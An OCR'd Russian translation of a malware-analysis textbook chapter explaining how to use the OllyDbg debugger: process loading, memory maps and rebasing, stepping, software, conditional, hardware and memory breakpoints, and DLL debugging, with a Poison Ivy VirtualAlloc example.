


Рис. 9.1. Открытие исполняемого файла с указанием аргументов командной строки

После этого OllyDbg загрузит двоичный файл с помощью собственного загрузчика. Это похоже на загрузку файлов в Windows.

По умолчанию OllyDbg останавливается на точке входа, известной как WinMain. Если ее местоположение не удается определить, OllyDbg берет адресточки входа из PE-заголовка. Параметры запуска можно изменить с помощью меню Options-Debugging Options (Параметры-Параметры отладки). Например, чтобы отладчик останавливался немедленно, до выполнения какого-либо кода, выберите пункт System Breakpoint (Системная точка останова).

ПРИМЕЧАНИЕ

OllyDbg 2.0 имеет больше параметров остановки, чем версия 1.1. Напри- мер, выполнение можно остановить в начале функции обратного вызова TLS.Такие функции позволяют вредоносным программам выполнить код до того, как их работа будет остановлена.

Подключение к запущенному процессу

Помимо непосредственного открытия исполняемых файлов OllyDbg умеет подключаться к активным процессам. Эта возможность полезна в ситуациях, когда нужно отладить уже запущенное вредоносное ПО.

Чтобы подключить OllyDbg к процессу, выберите пункт меню File- Attach (Файл-- Подключить). На экране появится список, из которого вы сможете выбрать нужный вам процесс (если в системе есть несколько процессов с тем же именем, вам нужно будет знать его идентификатор). Послеэтого щелкните на пункте меню Attach (Подключить). Отладчик запустится и остановит программу вместе со всеми ее потоками.

Проделав все это, вы увидите на своем экране код текущего активного потока, работа которого приостановлена. Однако остановка могла произойти во время выполнения инструкции из системной динамической библиотеки. Вам незачем отлаживать библиотеки Windows, поэтому, если это случится, вам нужно будет вернуться к основному коду. Проще всего это сделать, указав точку останова на входе в блок кода. И в следующий раз при доступе к данному блоку программа остановится. Позже в текущей главе мы объясним,как создавать подобные точки останова.

Пользовательский интерфейс OllyDbg

Загрузив программу в OllyDbg, вы увидите окно с множеством информации, которая может пригодиться при анализе вредоносного кода (рис.9.2).




Рис. 9.2. Интерфейс OllyDbgОкно состоит из следующих панелей.

Панель дизассемблирования (1) Здесь выводится код отлаживаемой программы указатель на текущую инструкцию, а также несколько инструкций до и после. Обычно на этой панели выделяется инструкция, которая должна выполниться на следующем шаге. Чтобы отредактировать код или данные (или добавить новые ассемблерные инструкции), нажмите, находясь на этой панели, клавишу Пробел.

Панель регистров (2) На этой панели выводится текущее состояние регистров в отлаживаемой программе. По мере изменения со стороны ранее выполненных инструкций они будут менять свой цвет с черного на красный. Как и в случае с панелью дизассемблирования, здесь вы можете редактировать содержимое регистров во время отладки: для этого щелкните правой кнопкой мыши на значении любого регистра и выберите пункт Modify (Изменить). На экране появится диалоговое окно, показанное на рис. 9.3. В нем вы можете поменять соответствующее значение. **Панель стека(3)** Эта панель выводит текущее состояние стека в памяти для отлаживаемого потока. Здесь всегда отображается вершина стека. Чтобы его отредактировать, щелкните правой кнопкой мыши на одном из его адресов и выберите пункт Modify (Изменить). OllyDbg выводит полезные комментарии для некоторых адресов, которые хранят аргументы API-вызовов. Это помогает в анализе, так как вам не нужно самостоятельно определять направление стека и узнавать, в каком порядке размещены аргументы в том или ином вызове.

Панель дампа памяти (4) Эта панель содержит текущий дамп памяти отлаживаемого процесса. Находясь в ней, нажмите Ctrl+G и введите адрес, дамп которого вы хотите просмотреть; то же самое можно сделать, щелкнув на соответствующем адресе и выбрав пункт Follow in Dump (Проследить в дампе). Чтобы отредактировать память, щелкните на этой панели правой кнопкой мыши и выберите пункт меню Binary-Edit (Двоичный код- Редактировать). Так вы можете поменять

глобальные переменные и другие данные, которые вредоносная программа хранит в оперативной памяти.




Рис. 9.3. Изменение регистра

Карта памяти

С помощью пункта меню View-Memory (Вид-Память) можно открыть окно Memory Map (Карта памяти), которое отображает все блоки памяти, выделенные для отлаживаемой программы. На рис. 9.4 показана карта памятиутилиты Netcat.

Карта памяти это отличный способ ознакомиться со структурой приложения в памяти. Как можно видеть на рис. 9.4, исполняемый файл разбитна разделы с кодом и данными. Вы также можете просмотреть всеподключаемые DLL (а также их код и данные). Чтобы вывести дамп памяти любой строки на карте, достаточно выполнить на ней двойной щелчок. Вы также можете отправить данные из дампа памяти на панель дизассемблирования, щелкнув на них правой кнопкой мыши и выбрав пункт меню View in Disassembler (Просмотреть в дизассемблере).

Memory map

Address	Size	Owner	Section	Contains	Type	Access
00010000	00001000				Priv	RW
00020000	00001000				Priv	RW
0012C000	00001000				Priv	RW Gua
0012D000	00003000			stack of main thread	Priv	RW Gua
00130000	00003000				Map	R
00140000	00004000				Priv	RW
00240000	00006000				Priv	RW
00250000	00003000				Map	RW
00260000	00016000				Map	R
00280000	0003D000				Map	R
002C0000	00041000				Map	R
00310000	00006000				Map	R
00320000	00004000				Priv	RW
00330000	00003000				Map	R
00400000	00001000	nc		PE header	Imag	R
00401000	0000A000	nc	.text	code	Imag	R
0040B000	00003000	nc	.rdata	imports	Imag	R
0040E000	00002000	nc	.data	data	Imag	R
71AA0000	00001000	WS2HELP		PE header	Imag	R
71AA1000	00004000	WS2HELP	.text	code,imports,exports	Imag	R
71AA5000	00001000	WS2HELP	.data	data	Imag	R
71AA6000	00001000	WS2HELP	.rsrc	resources	Imag	R
71AA7000	00001000	WS2HELP	.reloc	relocations	Imag	R
71AB0000	00001000	WS2_32		PE header	Imag	R
71AB1000	00013000	WS2_32	.text	code,imports,exports	Imag	R
71AC4000	00001000	WS2_32	.data	data	Imag	R
71AC5000	00001000	WS2_32	.rsrc	resources	Imag	R
71AC6000	00001000	WS2_32	.reloc	relocations	Imag	R
77C10000	00001000	msvcrt		PE header	Imag	R
77C11000	0004C000	msvcrt	.text	code,imports,exports	Imag	R
77C5D000	00007000	msvcrt	.data	data	Imag	R
77C64000	00001000	msvcrt	.rsrc	resources	Imag	R
77C65000	00003000	msvcrt	.reloc	relocations	Imag	R

Рис. 9.4. Карта памяти для Netcat (nc.exe)

Перебазирование

Карта памяти может помочь понять, как PE-файл *перебазируется* во время выполнения. Перебазирование это процедура загрузки модуля в Windows по адресу, который отличается от *базового*.

Базовый адрес

У всех PE-файлов в Windows есть предпочтительный базовый адрес, известный также как *ImageBase*. Он определяется в PE-заголовке.

ImageBase не всегда, но обычно совпадает с адресом, по которому вредоносная программа *будет* загружена. Большинство исполняемых файловрассчитано на загрузку по адресу 0x00400000,

который используется по умолчанию во многих компиляторах на платформе Windows. Разработчики могут располагать свои файлы в других местах. Программы, которые поддерживают *рандомизацию размещения адресного пространства* (address space layout randomization, ASLR технология повышения безопасности), часто меняют свое местоположение. Хотя в основном это свойственно динамическим библиотекам.

Изменение местоположения необходимо, поскольку одно и то же приложение может импортировать множество DLL-файлов, каждый из которых имеет предпочтительный базовый адрес загрузки. Если у двух библиотек ImageBase равен 0x10000000, они не смогут загрузиться по этому адресу одновременно. Поэтому Windows загрузит одну из них по этому адресу, а другую куда-то переместит.

Большинство DLL, поставляемых вместе с Windows, имеют разные предпочтительные значения ImageBase и не конфликтуют между собой. Однако у сторонних приложений базовый адрес часто совпадает.

Абсолютные и относительные адреса

Процесс перебазирования не ограничивается лишь загрузкой кода в другом месте. Многие инструкции ссылаются на относительные адреса, но некоторые используют абсолютные. Например, в листинге 9.1 показана типичная последовательность инструкций.


Листинг 9.1. Ассемблерный код, требующий перебазирования00401203 mov eax, [ebp+var_8]
00401206 cmp [ebp+var_4], 00040120a jnz loc_0040120
0040120c (1) mov eax, dword_40CF60

Большинство этих инструкций используют относительные адреса — они будут нормально работать без всякого вмешательства вне зависимости от того, где они загружаются. Однако инструкция для доступа к данным (1) не сможет быть выполнена в таком виде, поскольку она обращается к абсолютному адресу. Если загрузить файл на участок памяти, который отличается от предпочтительного, этот адрес станет некорректным. Данную инструкцию следует перенаправить по другому адресу во время загрузки файла. Большинство библиотек упаковывается вместе со списком таких фиксированных адресов. Вы можете найти их в разделе .reloc PE-заголовка.

Динамические библиотеки загружаются в произвольном порядке, но после исполняемого файла. Это означает, что вы не можете предсказать заранее, на какой участок памяти будут перебазированы DLL-файлы. Если библиотека требует перебазирования, но при этом у нее нет раздела .reloc, ее невозможно загрузить.

Перемещение библиотек плохо сказывается на производительности и увеличивает время запуска программ. Обычно во время компиляции для всех библиотек по умолчанию выбирается один и тот же базовый адрес. Это существенно увеличивает вероятность их перебазирования, поскольку все они рассчитаны на загрузку на одном и том же участке памяти. Хорошим программистам известно об этой проблеме, поэтому они самостоятельно выбирают базовые адреса для своих библиотек, чтобы минимизировать их перемещение.

На рис. 9.5 показана процедура перебазирования DLL при запуске EXE-1 с использованием карты памяти, доступной в OllyDbg. У нас есть один исполняемый файл и две библиотеки. DLL-A с предпочтительным адресом загрузки 0x10000000 уже находится в памяти. Предпочтительный адрес EXE- 1 равен 0x00400000. При загрузке библиотеки DLL-B обнаруживается, что она тоже имеет предпочтительный адрес загрузки 0x10000000, поэтому она перемещается в 0x00340000. При этом все ее ссылки на абсолютные адреса памяти меняются так, чтобы она могла корректно работать на новом месте.



00340000	00001000	DLL-B		PE header	Imag	R	RWE
00341000	00009000	DLL-B	.text	code	Imag	R	RWE
0034A000	00002000	DLL-B	.rdata	imports,exp	Imag	R	RWE
0034C000	00003000	DLL-B	.data	data	Imag	R	RWE
0034F000	00001000	DLL-B	.rsrc	resources	Imag	R	RWE
00350000	00001000	DLL-B	.reloc	relocations	Imag	R	RWE
00400000	00001000	EXE-1		PE header	Imag	R	RWE
00401000	00010000	EXE-1	.textbss	code	Imag	R	RWE
00411000	00004000	EXE-1	.text	SFX	Imag	R	RWE
00415000	00002000	EXE-1	.rdata		Imag	R	RWE
00417000	00001000	EXE-1	.data	data	Imag	R	RWE
00418000	00001000	EXE-1	.idata	imports	Imag	R	RWE
00419000	00001000	EXE-1	.rsrc	resources	Imag	R	RWE
10000000	00001000	DLL-A		PE header	Imag	R	RWE
10001000	00009000	DLL-A	.text	code	Imag	R	RWE
1000A000	00002000	DLL-A	.rdata	imports,exp	Imag	R	RWE
1000C000	00003000	DLL-A	.data	data	Imag	R	RWE
1000F000	00001000	DLL-A	.rsrc	resources	Imag	R	RWE
10010000	00001000	DLL-A	.reloc	relocations	Imag	R	RWE

Рис. 9.5. Библиотека DLL-B загружается не по тому адресу, которыйявляется для нее предпочтительным

Если во время отладки приложения взглянуть на DLL-B в IDA Pro, можно увидеть другой адрес, поскольку IDA Pro не может знать о перебазировании, происходящем на этапе выполнения. Если вы хотите исследовать адрес памяти, полученный из IDA Pro, вам, вероятно, придется его

постоянно корректировать.

Просмотр потоков и стеков

Вредоносное ПО часто использует сразу несколько потоков. Чтобы открыть окно с текущими потоками, выберите пункт меню View-Threads (Вид- Потоки). В этом окне выводятся адреса памяти потоков и их текущее состояние (активные, приостановленные или отложенные).

Поскольку приложение OllyDbg является однопоточным, вам, возможно, придется приостановить все потоки, указать точку останова и затем возобновить выполнение программы, чтобы начать отладку в рамках конкретного потока. Нажатие клавиши Pause на главной панели инструментов приостанавливает все активные потоки. На рис. 9.6 показан пример окна Threads (Потоки) с пятью приостановленными потоками.

Чтобы уничтожить отдельный поток, щелкните на нем правой кнопкой мыши и выберите в меню, показанном на рис. 9.6, пункт Kill Thread (Уничтожить поток).




Рис. 9.6. Окно Threads с пятью приостановленными потоками иконтекстным меню отдельного потока

Каждый поток в процессе имеет собственный стек, где часто хранятся важные данные. Для просмотра стеков можно воспользоваться картой памяти. Например, как вы можете видеть на рис. 9.4, приложение OllyDbg сделало соответствующую пометку для стека главного потока.

Выполнение кода

Глубокие знания и умение выполнять код внутри отладчика являются важными аспектами успешной отладки. OllyDbg поддерживает много разных способов выполнения кода. В табл. 9.1 перечислены самые популярные из них.

Таблица 9.1. Методы выполнения кода в OllyDbg

Функция	Меню	Сочетание клавиш	Кнопка
Выполнить/проиграть	Debug ▸ Run (Отладка ▸ Выполнить)	F9	▶
Приостановить	Debug ▸ Pause (Отладка ▸ Приостановить)	F12	⏸
Выполнить до выделения	Breakpoint ▸ Run to Selection (Точка останова ▸ Выполнить до выделения)	F4	
Выполнить до возвращения	Debug ▸ Execute till Return (Отладка ▸ Выполнить до возвращения)	Ctrl+F9	
Выполнить до пользовательского кода	Debug ▸ Execute till User Code (Отладка ▸ Выполнить до пользовательского кода)	Alt+F9	
Пошаговое выполнение/шаг со входом	Debug ▸ Step Into (Отладка ▸ Шаг со входом)	F7	
Шаг с обходом	Debug ▸ Step Over (Отладка ▸ Шаг с обходом)	F8	

Для запуска и остановки программы предусмотрены функции Run (Выполнить) и Pause (Приостановить), хотя последняя используется редко, так как из-за нее программа может остановиться в каком-нибудь бесполезном месте (например, в библиотечном коде). Вместо этого лучше применять более точные инструменты - например, указывать точки останова, как это продемонстрировано в следующем разделе.

Функция Run (Выполнить) часто используется для перезапуска остановленного процесса, обычно после срабатывания точки останова, чтобы возобновить выполнение. Функция Run to

Selection (Выполнить до выделения) позволяет остановить выполнение перед вызовом выделенной инструкции. Если инструкция никогда не вызывается, программа не останавливается.

Функция Execute till Return (Выполнить до возвращения) останавливает выполнение прямо перед выходом из текущей функции. Это может быть полезно, если вы хотите остановить программу сразу после того, как текущая функция завершит свою работу. Но если функция никогда не заканчивается, программа не станет останавливаться.

Функция Execute till User Code (Выполнить до пользовательского кода) может пригодиться во время анализа вредоносного ПО, если вы запутались в библиотечном коде во время отладки. Если программа остановилась на библиотечном коде, выберите пункт меню Debug-Execute till User Code (Отладка-Выполнить до пользовательского кода), и программа перейдет к тому месту, где начинается скомпилированный вредоносный код (обычно это раздел .text).

OllyDbg поддерживает несколько способов пошагового выполнения. Как уже упоминалось в работе 8, *пошаговым* называется выполнение, при котором программа немедленно останавливается после вызова каждой инструкции, что позволяет отслеживать работу программы шаг за шагом.

OllyDbg предоставляет два вида пошагового выполнения, которые мы обсуждали в предыдущей главе: *шаг со входом* и *шаг с обходом*. В первом случае нужно нажать клавишу F7, а во втором - F8.

Как уже отмечалось, шаг со входом является самым простым вариантом: OllyDbg вызывает одну инструкцию и затем останавливается, независимо от ее типа. Например, в случае с вызовом инструкции 01007568 OllyDbg остановится по адресу 01007568 (поскольку именно туда выполняемая инструкция переносит содержимое регистра EIP).

Шаг с обходом по своему принципу является почти таким же простым.

Рассмотрим следующую последовательность инструкций:010073a4 call 01007568

010073a9 xor ebx, ebx

Если перешагнуть инструкцию call, OllyDbg немедленно остановит выполнение на участке 010073a9 (то есть на инструкции xor ebx, ebx, которая идет далее). Это может оказаться полезным, если нам не хочется заходить в ответвление по адресу 01007568.

И хотя принципиально шаг с обходом является довольно простым, внутри он устроен намного сложнее. OllyDbg создает по адресу 010073a9 точку останова, возобновляет выполнение (как будто вы нажали кнопку Run (Выполнить)), и затем, когда в ответвлении будет вызвана инструкция ret, он остановит приложение по заданному адресу благодаря скрытой точке останова.

ПРЕДУПРЕЖДЕНИЕ

Шаг с обходом почти всегда работает должным образом. Но в редких случаях обфусцированный или вредоносный код может воспользоваться этой процедурой. Например, ответвление 01007568 может не выполнить ret или же это может быть операция получения регистра EIP, что приводит к извлечению из стека обратного адреса. В таких нестандартных ситуациях шаг с обходом может привести к продолжению работы программы без остановки. Имейте это в виду и используйте данную функцию осторожно.

Точки останова

Как уже обсуждалось в работе 8, существует несколько типов точек останова, и все они поддерживаются в OllyDbg. По умолчанию используются программные точки останова, но вы можете выбрать и аппаратные. Кроме того, вы можете создавать условные точки останова, а также указывать их для адресов в памяти.

Для добавления или удаления точки останова нужно выбрать инструкцию на панели дизассемблирования и нажать F2. Чтобы получить список активных точек останова в программе, выберите пункт меню View-Breakpoints (Вид-Точки останова) или нажмите значок B на панели инструментов.

После закрытия или принудительного завершения отлаживаемой программы OllyDbg обычно сохраняет местоположение созданных точек останова, что позволит вам использовать их в следующем сеансе отладки (без необходимости заново их устанавливать). В табл. 9.2 приведен полный список точек останова, доступных в OllyDbg.

Таблица 9.2. Типы точек останова в OllyDbg

Функция	Контекстное меню	Клавиша/ сочетание клавиш
Программная точка останова	Breakpoint ▸ Toggle (Точка останова ▸ Установить/сбросить)	F2
Условная точка останова	Breakpoint ▸ Conditional (Точка останова ▸ Условная)	Shift+F2
Аппаратная точка останова	Breakpoint ▸ Hardware, on Execution (Точка останова ▸ Аппаратная, при выполнении)	
Точка останова для доступа к памяти (чтение, запись или выполнение)	Breakpoint ▸ Memory, on Access (Точка останова ▸ Для доступа к памяти)	F2 (выбор памяти)
Точка останова для записи в память	Breakpoint ▸ Memory, on Write (Точка останова ▸ Для записи в память)	

Программные точки останова

Программные точки останова особенно полезны при отладке функций, декодирующих текст. В работе № 1 упоминалось, что строки могут послужить хорошим источником информации о возможностях программы, в связи с чем авторы вредоносного ПО часто пытаются обфусцировать строковые данные. При этом задействуется функция декодирования, которая вызывается перед использованием каждой строки. В листинге 9.2 показан пример вызова String_Decoder после добавления в стек обфусцированных данных.

Листинг 9.2. Точка останова для декодирования строкиpush offset "4NNpTNHLKIXoPm7iBhUAjvRKNaUVBlr" call String_Decoder

...

push offset "ugKLdNlLT6emldCeZi72mUjieuBqdfZ"call String_Decoder

...

Обфусцированные данные часто трансформируются в полезную строку,которая помещается в стек, поэтому, чтобы ее просмотреть, нам необходимо вывести содержимое стека по окончании ее декодирования. Следовательно, чтобы получить доступ ко всем строкам, точку останова лучше всего указать в конце процедуры трансформации. В таком случае, когда вы нажмете Play (Воспроизвести), OllyDbg продолжит выполнять программу и остановится в момент, когда строка будет готова к использованию. Эта методика позволяет обнаруживать строки по мере их использования в программе. Позже в этой работе мы покажем, как модифицировать инструкции таким образом, чтобы декодировать все строки сразу.

Условные точки останова

Условные точки останова тоже являются программными, но срабатывают только при выполнении определенного условия. OllyDbg позволяет устанавливать условные точки останова с помощью выражений, которые проверяются при каждом срабатывании. Если результат проверки не равен нулю, выполнение останавливается.

ПРЕДУПРЕЖДЕНИЕ

Будьте осторожны при использовании условных точек останова. Они могут существенно замедлить работу программы, а если ваше условие окажется некорректным, программа может вообще не остановиться.

Условные программные точки останова помогают сэкономить время, если у вас есть часто вызываемая API-функция и вы хотите, чтобы выполнение останавливалось только при передаче ей определенного аргумента (как это показано в следующем примере).

Условные выражения можно использовать для поиска выделения памяти, превышающего определенный размер. Возьмем для примера популярный бэкдор Poison Ivy, который принимает команды от управляющего интернет-сервера, подконтрольного злоумышленнику. Команды реализованы в коде командной оболочки, и для их хранения Poison Ivy выделяет память. В большинстве случаев этот бэкдор выделяет память небольшого объема, что не представляет для нас никакого интереса. Исключение составляют ситуации, когда управляющий сервер шлет существенный объем кода командной оболочки для дальнейшего выполнения.

Чтобы обнаружить такое выделение, лучше всего создать условную точку останова в функции VirtualAlloc (Kernel32.dll), которую Poison Ivy использует для динамического выделения памяти. Тогда, если в условии указан размер больше 100 байт, программа не будет останавливаться при выделениях памяти меньшего объема, которые являются более частыми.

Чтобы подготовить нашу ловушку, можно для начала создать стандартную точку останова в функции VirtualAlloc. На рис. 9.7 показана панель стека в момент ее срабатывания.




Рис. 9.7. Панель стека на момент входа в функцию VirtualAlloc

Мы можем видеть пять первых элементов на вершине стека: обратный адрес, за которым идут четыре аргумента (Address, Size, AllocationType и Protect) функции VirtualAlloc. Слева от аргументов указаны их адреса и значения. В этом примере выделяется 0x29 байт. Поскольку регистр ESP указывает на вершину стека, для доступа к полю Size нужно обратиться к участку памяти [ESP+8].

На рис. 9.8 показана панель дизассемблирования в момент срабатывания точки останова (в начале функции VirtualAlloc).




Рис. 9.8. Создание условной точки останова на панелидизассемблирования

Чтобы словить Poison Ivy на получении большого количества кода командной оболочки, мы зададим условие [ESP+8]>100. Для этого нужно выполнить следующие шаги.

1. Щелкните правой кнопкой мыши на первой инструкции функции на панели дизассемблирования и выберите пункт Breakpoint-Conditional (Точка останова-Условная). На экране появится диалоговое окно, в котором нужно ввести условное выражение.
2. Введите выражение (в данном примере это [ESP+8]>100) и нажмите кнопку OK.
3. Нажмите кнопку Play (Воспроизвести) и подождите, пока код не остановится.

Аппаратные точки останова

OllyDbg позволяет создавать аппаратные точки останова с использованием отдельных регистров процессора.

Аппаратные точки останова являются мощным средством, так как они не меняют ваш код, стек или любые другие ресурсы. Они также не снижают скорость выполнения. Но у них есть одна проблема: их количество ограниченочетырьмя.

Чтобы указать аппаратную точку останова, щелкните на соответствующей инструкции правой кнопкой мыши и выберите пункт менюBreakpoint-Hardware, on Execution (Точка останова-Аппаратная, при выполнении).

Чтобы в OllyDbg по умолчанию использовались аппаратные точки останова вместо программных, нужно открыть меню Debugging Options (Параметры отладки). Это может понадобиться для защиты от методик противодействия отладке, таких как сканирование программных точекостанова.

Точки останова для доступа к памяти

OllyDbg поддерживает точки останова, которые срабатывают при доступе к определенному *участку памяти*. Эти точки останова могут быть какпрограммными, так и аппаратными. Вы также можете выбрать, когда именно они должны срабатывать: при чтении, записи, выполнении или при любом доступе.

Чтобы создать простую точку останова такого типа, выделите участок на панели дампа или карты памяти, щелкните на нем правой кнопкой мыши ивыберите пункт меню Breakpoint-Memory, on Access (Точка останова-Длядоступа к памяти). В любой момент времени может использоваться только одна такая точка. После создания новой предыдущая автоматически удаляется.

Программные точки останова для доступа к памяти в OllyDbg реализуются путем изменения атрибутов блоков памяти, содержащих ваше выделение. Однако такой подход не всегда является надежным и может привести к значительному расходу ресурсов, поэтому вам следует использовать его как можно реже.

Точки останова для доступа к памяти особенно полезны во время анализа вредоносного ПО, когда вам нужно определить момент использования загруженной динамической библиотеки: они позволяют остановить выполнение непосредственно при обращении к коду из этой библиотеки. Для

этого нужно выполнить следующие шаги.

1. Откройте окно с картой памяти и щелкните правой кнопкой мыши на разделе .text нужной вам библиотеки (это раздел, который содержитисполняемый код).

2. Выберите пункт меню Set Memory Breakpoint on Access (Создать точку останова для доступа к памяти).

3. Нажмите клавишу F9 или кнопку Play (Воспроизвести), чтобы возобновить выполнение.

Когда выполнение дойдет до раздела .text внутри DLL, программа должна остановиться.

Загрузка динамических библиотек

Помимо возможности загружать и подключать исполняемые файлы OllyDbg также позволяет отлаживать библиотеки. Поскольку DLL нельзязапустить напрямую, OllyDbg использует для их загрузки фиктивную программу под названием loaddll.exe. Это чрезвычайно полезный подход, поскольку зараженное ПО часто распространяется в виде DLL, а большая часть кода при этом находится в функции DllMain (которая занимается инициализацией и вызывается при загрузке DLL процессом). OllyDbg поумолчанию останавливается на точке входа в загруженную библиотеку (DllMain).

Чтобы вызывать из динамической библиотеки экспортные функции с аргументами, вам сначала нужно загрузить ее в OllyDbg. Когда выполнение остановится на точке входа, нажмите кнопку Play (Воспроизвести) - запустит- ся DllMain и остальной код, необходимый для инициализации DLL (рис. 9.9). Затем OllyDbg остановится, и вы сможете отладить нужную вам экспортную функцию с указанием аргументов. Для этого выберите в главном меню пункт Debug-Call DLL Export (Отладка-Вызвать экспорт из DLL).

На рис. 9.10 показан процесс загрузки в OllyDbg библиотеки ws2_32.dll и вызова из нее функции ntohl(1)




Рис. 9.9. Кнопка Play в OllyDbg

которая меняет порядок байтов в 32-битном числе с сетевого на локальный. Слева можно добавить любые аргументы на наш выбор. В данном примере мы указали значение 127.0.0.1 (0x7F000001) с сетевым порядком байтов (2) Флажки в левой части окна устанавливаются, только если мыуказываем аргументы.

Вы можете тут же просмотреть ассемблерный код функции ntohl, нажав кнопку Follow in Disassembler (Отслеживать в дизассемблере). Флажок Hide oncall (Скрыть при вызове) справа внизу позволяет спрятать окно после выполнения вызова. С помощью флажка Pause after call (Остановить после вызова) можно остановить выполнение сразу после вызова экспортной функции, что может оказаться хорошей альтернативой точкам останова.

Подготовив все необходимые аргументы и регистры, нажмите кнопку Call (Вызвать) справа внизу, чтобы запустить функцию. После этого окно OllyDbg должно вывести значения всех регистров до и после вызова

